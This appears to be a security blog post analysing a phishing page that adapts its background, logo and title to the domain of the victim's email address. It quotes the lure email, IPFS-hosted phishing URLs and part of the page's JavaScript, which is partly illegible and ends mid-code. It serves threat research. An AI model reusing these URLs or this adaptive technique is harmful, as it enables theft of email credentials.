The Attack of the Chameleon Phishing Page


access_timeMarch 16, 2022 person_outlineHomer Pacag share

-

•

Recently, we encountered an interesting phishing webpage that caught our interest because it acts like a chameleon by changing and blending its color based on its environment. In addition, the site adapts its background page and logo depending on user input to trick its victims into giving away their email credentials.

We see an email with the “initial” URLs in the example below:



Folder
0 - Monitor - Phishing - ALL

Date
Wednesday, February 16, 2022 10:40:16 AM

From
minhtv@datxanhmientrung.com

Size
21.5 KB

To
[redacted]

Path
[redacted]


Subject
Branch Appointment Confirmation

Type: Message Body
Size: 1008 Bytes

```
-
2 Full scanned MS-Word File.
Received
8:29:02 AM 2/16/2022
Remote ID
3905273 : [redacted]
Note:Meeting Reminder. Kindly Study for Presentation
View [redacted] Fax Document https://ipfs.io/ipfs/QmWzESuyrcihoEvCZYrzLpYoZjbeH2b9YdhnkhQWYGVJdX#[redacted]
If you need assistance, please use our
contact form https://gateway.pinata.cloud/ipfs/QmbGkfWJDuhgF7PNYTpeqLqSyvmX8yupDbS1CZXWM7Jz4i#[redacted]
or find a suitable solution on our
Helpdesk https://gateway.pinata.cloud/ipfs/QmbGkfWJDuhgF7PNYTpeqLqSyvmX8yupDbS1CZXWM7Jz4i#[redacted]
. Please do not reply directly to this email, as it is a so-called no reply address, and replies to such email addresses will not be de
Maintenance
```

Figure 1. The raw phishing email showing the URLs, purporting to be a fax message that needs to be accessed.

There are three URLs in the email. The second and third URLs are identical, which we will discuss later. To see what would happen we placed the first URL in a web browser, equating to the email's instructions for the target to click on the provided link to access the "fax document." Doing so brought us to the phishing site shown below. The webpage is fabricated. The victim's email address is already provided, and the site only asks for the victim's password.


MICROSOFT-SHAREPOINT

Not secure | ipfs.io/ipfs/QmWzESuyrcihoEvCZYrzLpYoZjbeH2b9YdhnkhQWYGVJdX#

Microsoft

Sign in again !

Only recipient email can access shared file to open the received document.

Password

Keep me sign in

Forgot Password?

Next

Figure 2. Obviously, a phishing website, but wait there's more.

As previously noted, the second and third URLs are identical. This is where things get interesting. When we checked out these URLs in a browser it appeared to look just like another run of the mill phishing site. The phishing URL's format is the victim's email address and is referenced on the fragment part (#). The fragment was used to auto-populate the email address field in the webpage. This link contains a further explanation of URL fragments. By removing the fragment part of the URL containing the victim's email address, most of the web graphics disappear, making the login page look rather bland.




Figure 3. Wait, what? Another phishing page? The original fully dressed up and a second kind of vanilla flavored.

Instead of using the email of the intended recipient, we played around with the URL. We crafted a dummy email address and username and used common email provider domains like gmail.com and outlook.com. The results were interesting.



GMAIL
Secure, smart, and easy to use email
Sign in to continue
dummyEmail123@gmail.com
Continue
Create an account
Phishing site with GMAIL email address
Phishing site with OUTLOOK email address
OUTLOOK
Outlook
Connec
Organiz
Get thir
dummyEmail123@outlook.com
Continue
Free Outlook email and calendar
Create free account


Figure 4. Crafted gmail.com and outlook email address domain name and the results.

This custom phishing site acts like a chameleon, by changing and blending its images to camouflage itself. There were four noticeable web elements that changed whenever we tested a crafted email address in the browser:

- The page's background
- A blurred logo
- The title tab
- The capitalized text of the domain from the email address provider.

We can dive deeper into how these changes happen on the website in the backend by viewing the source code. The site does not allow this action when we do a mouse right-click, but there's a keyboard shortcut for this in Google Chrome's browser, CTRL + U, which opens a new page tab containing the code.

We checked out the scripts in the source code and discovered how the threat actors created their behind-the-scenes trickery. In the JavaScript code, the declared string variable my_slice is commonly used. The supplied email address was validated with a regular expression then parsed to extract the domain name.




```
{
    var my_email =email;
    $('#email').val(my_email);
    var filter = /^([a-zA-Z0-9_\.\-])+\@(([a-zA-Z0-9\-])+\.)+([a-zA-Z0-9]{2,4})+$/;

    if (!filter.test(my_email)) {
      $('#error').show();
      email.focus;
      return false;
    }
    var ind=my_email.indexOf("@");
    var my_slice=my_email.substr((ind+1));
    var c= my_slice.substr(0, my_slice.indexOf('.'));
    var final= c.toLowerCase();
    var f[illegible]lu= c[illegible]erCas
```

Figure 5. One variable that rules them all — my_slice

The Page Background

The iframe with ID mainPage was concatenated with text protocol https:// and the variable my_slice to be its source attribute. This action pulls in content from the domain in the email address, and this helps make the webpage believable, so the victim won't notice that an incorrect webpage is being accessed.




```
</head>
<body id="top">
